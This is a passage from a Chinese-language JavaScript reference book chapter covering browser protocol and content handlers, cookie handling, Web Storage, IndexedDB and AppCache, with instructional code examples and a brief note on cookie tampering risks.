当前，所有现代浏览器都不支持 registerProtocolHandler()。此外，在当前的 HTML5 规范中描述了 isProtocolHandlerRegistered()和 unregisterProtocolHandler()，但是目前还没有浏览器支持它们。

3. 内容处理程序

与协议处理程序类似，内容处理程序提供了注册由指定的 URL 处理 mime 类型的能力。有些浏览器限制只能使用 RSS 源 mime 类型：

```
navigator.registerContentHandler(
    "application/rss+xml",
    "http://javascriptref.com/3ed/ch16/parseRss.html?rss=%s",
    "RSS Feed");
```

与协议处理程序一样，会提出一个提示用于确认添加该处理程序，并且当单击具有相关 mime 类型的链接时，会提示用户应使用什么处理程序处理该内容。通过 %s 参数把该内容传递给该处理程序。

此外，与协议处理程序类似，在规范中描述了 isContentHandlerRegistered() 和 unregisterContentHandler() 方法，但是在本书出版时没有浏览器支持它们，并且与 HTML5 的许多领域类似，该主题可能会发生变化。

作为一个快速总结和参考，表 16-6 描述了所有讨论过的协议和内容处理程序方法。

表 16-6 HTML5 为 Navigator 对象定义的协议和内容处理程序方法

方法名称	描述
isContentHandlerRegistered(<i>contentType</i> , <i>url</i>);	返回一个指示是否已经在给定的 <i>url</i> 上为 <i>contentType</i> 注册了内容处理程序的字符串可能的返回值为： new 还没有注册处理程序，或者没有尝试过注册处理程序 registered 已经注册了处理程序，或已经锁定站点不允许注册处理程序 declined 用户拒绝注册处理程序
isProtocolHandlerRegistered(<i>scheme</i> , <i>url</i>);	返回一个指示是否已经在给定的 <i>url</i> 上为 <i>scheme</i> 注册了协议处理程序的字符串。可能的返回值为与 isContentHandlerRegistered() 相同
registerContentHandler(<i>contentType</i> , <i>url</i> , <i>title</i>)	在该 <i>url</i> 上为给定的 <i>contentType</i> 设置内容处理程序。这会为用户提供一个提示。如果用户同意，则将允许 <i>url</i> 为 <i>contentType</i> 处理请求。 <i>title</i> 用于描述该处理程序
registerProtocolHandler(<i>scheme</i> , <i>url</i> , <i>title</i>);	在该 <i>url</i> 上为给定的 <i>scheme</i> 设置协议处理程序。这会为用户提供一个提示。如果用户同意，则将允许 <i>url</i> 为该 <i>scheme</i> 处理请求。 <i>title</i> 用于描述列表中的处理程序
unregisterContentHandler(<i>contentType</i> , <i>url</i>)	注销由 <i>contentType</i> 和 <i>url</i> 定义的内容处理程序
unregisterProtocolHandler(<i>scheme</i> , <i>url</i>)	注销由 <i>scheme</i> 和 <i>url</i> 定义的协议处理程序

16.6 状态管理

浏览器 cookie 是许多虚构事情和误解的主题。尽管普遍认为它对于用户的隐私有害，但是真相是虽然 cookie 肯定会被滥用，但是在 Web 编程中它们几乎必不可少。

cookie 的主要价值来自 HTTP 是无状态的协议这一事实。无法轻松保持连接或在相同的客户端向相同的服务器发出的多个请求之间保持连接或用户信息。Netscape 在 Web 的早期通过引入 cookie 解决了该问题。cookie 是由 Web 服务器设置的驻留于客户端机器的一小块文本。一旦设置了 cookie, 通过它发出的每个请求客户端都会自动为 Web 服务器返回该 cookie。从而允许服务器在 cookie 中放置希望记住的信息, 并且当创建响应时访问它们。

在每次事务处理期间, 服务器有机会修改或删除任何已经设置的 cookie, 并且还可以设置新的 cookie。这种技术的大部分普通应用都是识别个别用户。通常, 站点有一个用户登录, 然后设置一个包含适当用户名的 cookie。从此以后, 只要用户发出到该特定站点的请求, 浏览器就将用户名以及有用的信息发送给服务器。然后服务器可以保持跟踪正在为哪个用户提供页面, 并相应地修改它的行为。这就是为什么基于 Web 的 e-mail “知道” 你已经登录了的原因。

每个 cookie 包含几个部分, 许多部分是可选的。下面是设置 cookie 的语法:

```
name=value [; expires=date] [; domain=domain] [; path=path] [; secure]
```

在方括号中包围的标记是可选的, 并且可以使用任意顺序。表 16-7 描述了各标记的语义。

表 16-7 解剖 Cookie

标 记	描 述	示 例
<code>name=value</code>	将命名 cookie 的 <i>name</i> 设置为 <i>value</i>	<code>username=tap</code>
<code>expires=date</code>	将 cookie 的到期日期设置为 <i>date</i> 。 <i>date</i> 字符串是使用 Internet 标准的 GMT 设置给出的。为了将 Date 格式化为这种规范, 可以使用 Date 实例的 <code>toGMTString()</code> 方法	<code>expires=Sun, 02-Dec-2012 08:00:00 GMT</code>
<code>domain=domain</code>	将 cookie 的域设置为 <i>domain</i> , 后者必须与设置该 cookie 的服务器的域相对应(具有一定的灵活性)。只有发出到这个域的请求时, 才会返回该 cookie	<code>domain=www.javascriptref.com</code>
<code>path=path</code>	指示域中路径子集的字符串, 将返回该 cookie	<code>path=/users/thomas/</code>
<code>secure</code>	指示该 cookie 只能通过安全(HTTPS)连接传输	<code>secure</code>

没有设置 `expires` 字段的 cookie 称为会话 cookie(session cookie)。它们的名称来自只为当前浏览器会话保存它们; 当用户退出浏览器时会销毁它们。不是会话 cookie 的 cookie 称为持久性 cookie(persistent cookie)。因为浏览器会保存它们, 直到到达它们的过期日期, 这时会丢弃它们。

当用户连接到站点时, 浏览器为匹配而检查它的 cookie 列表。通过检查当前请求的 URL 确定匹配。如果域和 cookie 中的路径与给定的 URL(在宽泛的意义上)相匹配, 则将该 cookie 的 `name=value` 标记发送到服务器。如果有多个 cookie 匹配, 则浏览器会在由分号分隔的字符串中包含每个匹配。例如, 可能返回下面的字符串:

```
username=thomas; favoritecolor=green; prefersmenus=yes
```

16.6.1 JavaScript 中的 cookie

关于 cookie 的一个优点是几乎每个支持 JavaScript 的浏览器都提供了访问 cookie 的脚本。cookie 是作为 Document 对象的 cookie 属性提供的。既可以读取也可以写入这个属性。

1. 设置 cookies

当为 document.cookie 赋予字符串时, 浏览器会将其解析为 cookie 并将它添加到浏览器的 cookie 列表中。例如, 下面设置了一个名称为 *username* 的持久性 cookie, 其值为 “thomas”, 在 2012 年到期, 并且只要对于当前 Web 服务器中 “/home” 目录下的文件发布请求, 就会发送该 cookie:

```
document.cookie = "username=thomas; expires=Sun, 02-Dec-2012 08:00:00 GMT;
path=/home";
```

如果省略可选的 cookie 字段(如 *secure* 或 *domain*), 浏览器会使用合理的默认值自动填充它们——例如, 当前 URL 的域, 以及当前文档的路径。尽管可以设置具有不同路径的多个同名称 cookie, 但是不推荐这么做。如果这么做, 该 cookie 字符串可能会返回两个值, 从而必须使用它们在字符串中的顺序进行检查, 以确定是否可以分清它们的区别。试图为不恰当的域或路径(例如, 域名不是与当前 URL 密切相关的域)设置 cookie 会失败, 并且没有任何提示。

浏览器使用的解析 cookie 的例程, 假定设置的所有 cookie 都是形式良好的。名-值对必须不包含任何空白字符、逗号或分号。使用这种字符会导致 cookie 被截断, 甚至丢弃。在 cookie 中设置 cookie 值之前会经常对 cookie 值进行编码。在所有主流浏览器中都可以使用的全局 `escape()` 和 `unescape()` 方法, 对于该工作通常这是足够的。这些函数将作为参数传递给它们的字符串进行 URL 编码或 URL 解码, 并返回结果。有问题的字符(如空白符、逗号和分号)使用它们在 URL 转义字符中的等价形式进行替换(见图 16-20)。例如, 把空格字符编码为 %20。下面的代码演示了它们的使用:

```
var problemString = "Get rid of , ; and ?";
var encodedString = escape(problemString);
alert("Encoded: " + encodedString + "\n" + "Decoded: " + unescape(encodedString));
```




图 16-20 字符的转义

当将新的 cookie 值赋给 document.cookie 时, 当前 cookie 不会被替换。会解析新 cookie, 并将它的名-值对追加到列表中。一个例外是使用相同的名称(如果存在相同的域和路径, 使用相同的域和路径)为一个已经存在的 cookie 赋予新的 cookie。在本例中, 用新 cookie 替换旧 cookie。例如:

```
document.cookie = "username=fritz";
document.cookie = "username=thomas";
alert("Cookies: " + document.cookie);
```

结果如图 16-21 所示。




图 16-21 cookie 替换结果

2. 读取 cookie

正如从上面的例子所看到的，读取 cookie 就像检查 `document.cookie` 字符串一样简单。因为浏览器自动解析所有 cookie 并将它们添加到这个属性中，它总是为当前文档包含更新过的 cookie 的名-值对。唯一的挑战是解析该字符，以提取感兴趣的信息。分析下面的代码：

```
document.cookie = "username=fritz";
document.cookie = "favoritecolor=green";
document.cookie = "jsprogrammer=true";
```

下面是执行了这些语句之后，`document.cookie` 的值：

```
"username=fritz; favoritecolor=green; jsprogrammer=true"
```

如果对 `favoritecolor` cookie 感兴趣，需要手动提取在 `"favoritecolor="` 之后并且在 `;"`；`jsprogrammer=true` 之前的所有内容。然而，编写自动执行该工作的函数几乎总是一个好主意。

3. 解析 cookie

下面的代码解析当前的 cookie，并在将它们放入通过 `name` 索引的数组中。

```
// associative array indexed as cookies["name"] = "value"
var cookies = {};
function extractCookies() {
    cookies = {};
    var cookieArray = document.cookie.split(";");
    for (var i=0, len=cookieArray.length; i < len; i++) {
        var cookie = cookieArray[i];
        while (cookie.charAt(0)==" ") {
            cookie = cookie.substring(1, cookie.length);
        }
        var cookiePieces = cookie.split("=");
        var name = cookiePieces[0];
        var value = cookiePieces[1];
```

```

cookies[name] = unescape(value);
}
}

```

注意，在没有转义的字符串上调用 `unescape()` 通常不会导致任何危害。反转义只影响 `%hh` 形式的子串，其中 `h` 是十六进制数字：

分析下面的例子：

```

document.cookie = "first=value1"
document.cookie = "second=";
document.cookie = "third";
document.cookie = "fourth=value4";
alert("Cookies: " + document.cookie);

```

在 Firefox 中的输出如图 16-22 所示。




图 16-22 在 Firefox 中的输出

并且 cookie 数据包含以下内容：

```

Cookies
first: value1
second:
third: undefined
fourth: value4

```

然而，在 Internet Explorer 中，输出如图 16-23 所示。




图 16-23 在 Internet Explorer 中的输出

并且 cookie 数据包含以下内容：

Cookies

first: value1

second: undefined

third: undefined

fourth: value4

正如所见, 存在的 cookie 可以没有显式的值。此外, 名称为 “second” 的 cookie 在 Internet Explorer 和 Firefox 中的表示形式不同。尽管在使用 JavaScript 设置的 cookie 中, 应当总是使用完整的名-值对, 但是有些 cookie 可能已经由服务器端程序进行了设置, 这超出了你的控制范围。

4. 删除 cookie

通过使用过去的日期设置同名(如果存在域和路径, 它们也相同)的某个 cookie, 可以删除该 cookie。过去的任何日期都能工作, 但是为了适应没有正确设置日期的计算机, 大部分程序员经常使用新纪元的第 1 秒。为了删除没有设置域和路径标记且名称为 *username* 的 cookie, 可以编写以下代码:

```
document.cookie = "username=nothing; expires=Thu, 01-Jan-1970 00:00:01 GMT";
```

这种技术删除使用一个值设置的 cookie, 但是正如前面讨论过的, 有些 cookie 可能不存在的显式值。这种 cookie 需要省略等于号。例如, 下面的代码定义并立即删除一个没有显式值的 cookie:

```
document.cookie = "username";
document.cookie = "username; expires=Thu, 01-Jan-1970 00:00:01 GMT";
```

为了贯彻防错性的编码方式, 可能希望编写一个尝试使用这两种技术删除 cookie 的 *deleteCookie()* 函数:

```
function deleteCookie(name) {
    document.cookie = name + "=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT";
    document.cookie = name + "; expires=Thu, 01-Jan-1970 00:00:01 GMT";
}
```

请记住, 如果为 cookie 设置了路径或域信息, 在用于删除该 cookie 的 cookie 中需要包含这些标记。

5. 安全问题

因为 cookie 依赖于用户机器, 所以在服务器设置了 cookie 之后, 没有什么措施能够阻止用户修改 cookie 的值(或者创建服务器没有设置的伪值)。因此, 在 cookie 中保存敏感信息并且不采用某些加密保护永远不是好主意。例如, 假定在 cookie 中为一个邮件站点设置用户名。然而, 没有任何其他保护措施, 则不能阻止 cookie 为 *username=fritz* 的用户修改 cookie 的值以读取 *username=thomas*, 从而访问其他人的账户。

可以使用不同的技术防止 cookie 遭到未授权的修改或创建, 这些内容超出了本书的范围。有些服务器端 Web 开发平台能够自动添加 cookie 篡改保护, 但是如果需要自己添加保护措施, 假定在客户端没有什么可以相信, 并且可能被操纵。如果希望学习关于正确处理 cookie 以及其他应用

程序安全性挑战更多内容,一个好的开始点是开放 Web 应用程序安全性项目(Open Web Application Security Project, www.owasp.org), 该网站提供了覆盖这一问题的文档, 并且相当丰富。

16.6.2 为用户状态管理使用 cookie

可以使用 cookie 存储状态信息。在 cookie 中存储的这种信息, 以及如何使用该信息, 只受限于你的想象。cookie 技术最好的应用是根据用户的选择和配置增强页面的表达或内容。使用通过 JavaScript 操作的 cookie, 操作站点的关键功能可能不合适。例如, 可以编写功能齐全的“购物车”代码, 使用来自 JavaScript 的 cookie 在客户端浏览器中存在状态信息。然而, 这样会自动阻止那些选择禁用 JavaScript 的用户访问站点。

接下来的几节简要讨论一些简单的应用。在这些应用中将使用前面定义的 `extractCookies()` 函数读取 cookie。

1. 重定向

通常情况下, 根据某些标准将站点的访问者发送到不同页面很有用。例如, 第一次访问站点的访问者可能被重定向到引导页面, 而以前访问过站点的用户被发送到内容页面。这个工作很容易完成:

```
// this script might go in index.html
var cookies = {};
// immediately set a cookie to see if they are enabled
document.cookie = "cookiesenabled=yes";

extractCookies();

if (cookies["cookiesenabled"] == "yes") {
    if (cookies["returninguser"] == "true") {
        location.href = "/content.html";
    }
    else {
        var expiration = new Date();
        expiration.setYear(expiration.getYear() + 2);
        // cookie expires in 2 years
        document.cookie = "returninguser=true; expires=" +
            expiration.toGMTString();
        location.href = "/introduction.html";
    }
}
}
```

为了查看是否用户启用了 cookie, 注意第一次试图设置 cookie 的方式。如果没有启用 cookie, 则不进行重定向。

2. 只弹出一一次的弹出窗口

只弹出一一次的弹出窗口用于为第一次访问特定页面的用户提供一些信息。这种弹出窗口通常包含欢迎信息、提示、特殊内容或确认提示。如下所示的简单应用, 针对每次会话显示一次“tip

of the day” 页面:

```
var cookies = {};
document.cookie = "cookiesenabled=yes";
extractCookies();
if (cookies["cookiesenabled"] == "yes" && !cookies["has_seen_tip"]) {
    document.cookie = "has_seen_tip=true";
    window.open("/tipoftheday.html", "tipwindow", "resizable");
}
```

如果用户没有启用 cookie, 选择不显示弹出窗口。如果用户频繁加载禁用了 cookie 的页面, 这阻止用户因为弹出窗口而变得恼火。

3. 定制

cookie 为个别用户定制或个性化页面提供了一种容易的方式。可以在 cookie 中保存用户的偏好, 并使用修改页面风格特性的 JavaScript 检索用户的偏好。尽管服务器端脚本经常使用 cookie 定制内容, 但是使用 JavaScript 修改风格特征通常更容易。下面的例子允许用户为页面选择三种颜色模式中的一种(在图 16-24 中可以看到结果)。尽管这个特定的例子非常简单, 但是可以使用这一基本概念提供非常强大的定制特征:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Cookie Customization Example</title>
<script>
var cookies = {};
function extractCookies() {
    cookies = {};
    var cookieArray = document.cookie.split(";");
    for (var i=0, len=cookieArray.length; i < len; i++) {
        var cookie = cookieArray[i];
        while (cookie.charAt(0)==" ") {
            cookie = cookie.substring(1, cookie.length);
        }
        var cookiePieces = cookie.split("=");
        var name = cookiePieces[0];
        var value = cookiePieces[1];
        cookies[name] = unescape(value);
    }
}

function changeColors(scheme) {
    switch(scheme) {
        case "plain": foreground = "black"; background = "white"; break;
        case "ice": foreground = "lightblue"; background = "darkblue"; break;
        case "green": foreground = "white"; background = "darkgreen"; break;
        default: return;
```





图 16-24 使用 cookie 保存风格定制

可以扩展这个例子，保存选择的样式表或所有其他用户偏好。一个有趣的可能性是允许用户定义他们是否希望在站点中使用 HTML5 或 Flash 功能，然后保存他们的偏好。

16.6.3 cookie 的局限性

因为 cookie 对于各种任务都很有用，所以许多开发人员尝试为他们能够进行的所有工作使用 cookie。尽管为用户提供可最大程度定制的站点是一个好主意，但是浏览器对能够设置的 cookie 数量和大小是有限制的。违反这些限制可能会造成没有提示的失败或整个浏览器崩溃。应当理解以下指导原则。

- 浏览器一次能够存储的 cookie 总数量不超过数百个。
- 浏览器为特定站点一次能够存储的 cookie 总数量通常不超过 20。
- 每个 cookie 通常不超过大约 4000 个字符。

为了摆脱每个站点 20 个 cookie 的限制，将多个值“包装”到一个 cookie 中通常很有用。这么做通常需要以某些特定的方式对 cookie 值进行编码，以更容易地恢复包装的值。尽管这种技术增加了每个 cookie 的大小，但是降低了所需 cookie 的总数量。

需要理解的另外一个问题是，许多用户因为隐私的原因而禁用 cookie。因为持久性 cookie 可以设置为任意长的时间，并且可以将它们连接到运行脚本的域，使用它们跟踪在多个站点上用户的浏览习惯以及产品兴趣。许多人感觉这侵犯了隐私。因此，应当只为真正需要的地方使用持久

性 cookie。

注意:

在本书的该版本出版时,英国和欧盟引入了要求透露 cookie 使用的规则。期望在将来有更多的规则可以影响 cookie,因此 JavaScript 开发人员应当明智地弄清如何处理 cookie,而不仅仅是技术原因。

16.6.4 存储

作为 cookie 不足之处的替代方法,引入 DOM 存储。简单地讲,DOM 存储是在浏览器中存储键/值对的方法。因为数据存储在浏览器中,不会随每个请求发送到服务器,与 cookie 相比它具有性能优点。DOM 存储对于离线应用程序也很有用。DOM 存储没有固定的限制,但是规范推荐为每个站点限制 5MB,并且大部分浏览器也使用这一限制。DOM 存储不像 cookie 那样与服务器来回发送数据,因此 cookies 仍然具有重要的地位。

在老版本的浏览器中已经可以使用各种形式的浏览器存储,但是现在的焦点是在 W3C Web 存储规范中定义的 localStorage 和 sessionStorage。sessionStorage 对象提供了在单个选项卡或窗口中存储数据的方式。该数据将在整个 Web 站点中持久化,但是如果关闭了窗口就不会持久化,并且不能在多个选项卡之间持久化数据。如果用户正在不同的选项卡中进行不同的操作并且可能喜欢保持独立的行为,这可能是很有用的。localStorage 对象的行为与 cookie 更相似,它在整个 Web 站点以及在多个窗口和选项卡之间持久化数据。如果关闭并重新打开浏览器窗口,该数据也会持久化。不会把它发送到服务器,因此可以存储比较大的数据而不用担心性能问题。非标准的 globalStorage 的行为与 localStorage 有些类似。然而,它现在是 StorageObsolete 类,因此不会非常详细地分析它。

localStorage 和 sessionStorage 包含相同的属性与方法。它们以相同的方式使用。表 16-8 描述了这些属性和方法。

表 16-8 存储 API 方法

属性/方法名称	描 述
clear()	从存储对象中移除所有键/值对
getItem(key)	返回使用给定 key 设置的项的值
key(n)	返回存储对象中在位置 n 处的项的键
Length	返回在存储对象中包含的项的数量
remainingSpace	指示 Web 站点的存储对象中剩余空间量的专有属性
removeItem(key)	移除在存储对象中具有给定 key 的项
setItem(key, value)	向存储对象添加键/值对。如果键已经存在,则新值会改写旧值

使用存储对象相当容易。大多数情况下,内置方法提供了所需要的全部功能。在下面这些简短的代码片段中,将使用 storage 对象。可以将其替换为 localStorage 或 sessionStorage。为了添加一个键/值对,简单地调用:

```
storage.setItem(key, value);
```

为了访问某个项的值:

```
var value = storage.getItem(key);
```

下面的调用移除一个项:

```
storage.removeItem(key);
```

下面的调用移除所有项:

```
storage.clear();
```

最后, 为了输出所有项的列表, 可以循环遍历 `storage` 对象, 并获取项(见图 16-25)。

```
for (var key in storage) {
    msg += key + " = " + storage.getItem(key) + "<br>";
}
```

在线: <http://www.javascriptref.com/3ed/ch16/storage.html>




图 16-25 输出所有项

16.6.5 IndexedDB

到目前为止, 我们看到的所有存储选项都涉及键/值对, 使用简单的字符串作为值进行设置。为了存储数量更大的结构化数据, 数据库是更合适的选择。IndexedDB API 提供了在对象存储中存储客户端数据的方法, 从而可以快速检索和查询。可以离线访问数据库, 这不仅有助于启用离线浏览, 而且可以创建离线数据项。关于 IndexedDB 需要注意的重要方面是有两组 API, 一组是异步的, 另一组是同步的。在大多数情况下, 会使用异步 API, 因为同步 API 只能通过 WebWorker 调用。当使用异步 API 时, 方法调用会返回一个 IDBRequest 对象, 该对象具有 `onsuccess` 和 `onerror` 属性, 应当为这两个属性指定回调函数。

在编写本书的该版本时, IndexedDB 仍然是一个新兴功能。因此, 当准备使用 IndexedDB 时, 需要检查特定浏览器的前缀。此外, 如果发现 `webkit` 前缀, 则少数其他属性必须设置为 `webkit` 的等价属性:

```

var indexedDB = window.indexedDB || window.webkitIndexedDB || window.mozIndexedDB;
if ("webkitIndexedDB" in window) {
    window.IDBTransaction = window.webkitIDBTransaction;
    window.IDBKeyRange = window.webkitIDBKeyRange;
}

```

为了开始使用数据库，使用传递进的数据库名称执行 `open(name)` 调用。如果数据库不存在，则会创建新的数据库。在回调函数中会作为 `event.target.result` 设置该数据库。

当创建了数据库时，会自动将其版本号设定为 1。为了添加或移除对象存储，需要修改版本号。在针对版本号修改的 `onsuccess()` 回调函数中，可以修改结构。在下面的例子中，比较数据库的版本与最近的版本。如果用户修改了原来的数据库，将版本号和结构更新为最近版本。可以使用 `createObjectStore(name, properties)` 方法向数据库添加一个新的对象存储。在 `properties` 对象中，可以将 `keypath` 指定为唯一标识记录的属性。可以使用 `removeObjectStore(name)` 方法移除一个对象存储。注意，这两个方法都是同步的，不需要指定回调函数：

```

function openIndexedDB() {
    var open = indexedDB.open("books");
    open.onsuccess = completeOpen;
    open.onerror = logError;
}

function completeOpen(e) {
    DB = e.target.result;
    var version = "0.5";
    if (version != DB.version) {
        var setversion = DB.setVersion(version);
        setversion.onerror = logError;
        setversion.onsuccess = modifyTable;
    }
    else {
        listBooks();
    }
}

function modifyTable() {
    var store = DB.createObjectStore("books", {keyPath: "timeStamp"});
    listBooks();
}

```

为了从对象存储添加、修改或删除记录，必须初始化一个事务。该事务会锁定特定的存储，以便页面可以放心地修改它们。初始化事务的调用必须指定事务是 `READ_ONLY`、`READ_WRITE` 还是 `VERSION_CHANGE`：

```

var trans = DB.transaction(["books"], IDBTransaction.READ_WRITE);

```

一旦事务开始，可以从新创建的事务变量直接获得指向存储的引用：

```

var store = trans.objectStore("books");

```

为了向存储添加记录,首先创建要添加的对象。如果在存储创建中指定它,则确保存在 `keyPath` 属性。然后在存储上简单地调用 `put(object)`。如果在添加完成之后需要执行某些动作,记得关联回调函数:

```
var book = {
  "title": book,
  "timeStamp": new Date().getTime()
};
```

```
var request = store.put(book);
request.onsuccess = listBooks;
request.onerror = logError;
```

修改记录使用完全相同的代码。只要 `keyPath` 属性已经存储,它就会更新该记录而不是创建一条新记录。

除了使用 `delete(key)` 方法之外,删除记录也类似:

```
function deleteBook(id) {
  var trans = DB.transaction(["books"], IDBTransaction.READ_WRITE);
  var store = trans.objectStore("books");
  var request = store.delete(id);
  request.onsuccess = listBooks;
  request.onerror = logError;
  return false;
}
```

可以使用 `get(key)` 方法检索单个条目:

```
var request = store.get(id);
request.onsuccess = getBook;
request.onerror = logError;
```

为了根据索引值检索多个条目,首先创建一个键范围。这个范围设置检索的上限和下限。如果要同时指定上限和下限,则可以使用 `bound(lower, upper[, lowerOpen, upperOpen])` 方法。`lowerOpen` 和 `upperOpen` 是布尔值,指示结果是否应当包含位于相应界限位置的键。默认为 `false`,指示将包含位于界限位置的键:

```
var keyRange = IDBKeyRange.bound(0,100);
```

在下面的例子中,检索所有记录,只将下限设置为 0,因为所有时间戳将大于 0。没有设置上限:

```
var keyRange = IDBKeyRange.lowerBound(0);
```

接下来,使用 `keyRange` 作为变元创建游标。使用该游标关联事件:

```
var cursor = store.openCursor(keyRange);
cursor.onsuccess = printBooks;
cursor.onerror = logError;
```

`onsuccess` 事件处理程序将在第一个记录上调用。发送到事件处理程序的事件将包含 `e.target.result`。应当检查这个值以确保它非空。如果它非空, `e.target.result.value` 将包含对象存储中第一个匹配的数据对象。处理了该数据之后, 调用 `result.continue()` 从对象存储获取下一个匹配的条目:

```
function printBooks(e) {
    var result = e.target.result;
    if(!result)
        return;
    var book = result.value;
    var list = document.getElementById("bookList");
    list.innerHTML += book.title +
    " <a href='#' onclick='return deleteBook(" + book.timeStamp + ")'>
    Delete</a><br>";
    result.continue();
}
```

显然, 对于在上下文中理解这些思想, 查询在线的完整例子是有用的, 因此值得一看。

在线: <http://javascriptref.com/3ed/ch16/indexedDB.html>

16.6.6 AppCache

正如在本章前面所看到的, 可以检测用户何时离线, 并在离线时提供不同的内容。也可以保存 Web 站点的许多资源, 从而当用户离线时, 仍然可以使用它们。当用户在线并且浏览器空闲时, 会下载这些资源。然后, 当用户恢复上线时, 能够像正常一样进行浏览。为了指定应当下载的文件, 需要创建一个应用程序缓存清单文件。这个文件的扩展名应当为 `.appcache`, 并且 `mime` 类型应当为 `text/cache-manifest`。在页面的 `<html>` 标签中指定的清单文件将下载其他文件。在许多情况下, 值得在站点的每个页面中放置这样一个缓存清单文件:

```
<html manifest="manifest.appcache">
```

清单文档的第一行必须是:

```
CACHE MANIFEST
```

开始行之后, 是清单文档的三部分。这些部分以 `CACHE`、`NETWORK` 和 `FALLBACK` 开头。在 `CACHE` 行中列出的文件是针对离线使用而应当下载的文件列表。在 `CACHE MANIFEST` 行之下也应当列出这些文件:

```
CACHE:
offlinepage.html
images/rufus.jpg
scripts/alert.js
timestamp.php
slow.php
```

注意相对路径; 也可以指定绝对 URL, 但是页面必须与 Web 页面来自相同的源。不需要指

定包含清单文件的文件，因为它自动缓存，但是在多个页面中包含相同的清单文件，应当将它们全部列出来。在这一部分中，不能使用通配符。

下一部分是 NETWORK。该部分指定不应当缓存的文件列表。在这一部分中，可以使用通配符：

```
NETWORK:
onlineonly.html
```

最后一部分是 FALLBACK。在这一部分中，在每行上列出两个文件。如果当用户离线时请求第一个文件，则显示第二个文件。在这一部分中可以使用通配符，因此可以将所有离线活动重定向到一个离线页面：

```
FALLBACK:
showonline.html showoffline.html
```

